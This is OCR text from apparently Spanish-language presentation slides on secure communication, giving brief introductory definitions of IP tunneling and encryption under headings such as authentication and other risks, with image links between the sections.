
Proceso de comunicación




Proceso de comunicación




Tunelización y cifrado



Autenticación



Otros riesgos




Tunelización

Es el hecho de meter un paquete IP completo en una cabecera IP. Haciendo otro nuevo paquete


Este nuevo paquete es enviado a un destino determinado. El destino elimina la primera cabecera del paquete

El paquete resultante es el original




Cifrado


Es el concepto de cifrar una comunicación, empleando un código conocido por el emisor y el receptor para evitar que sea leído y comprendido por personas 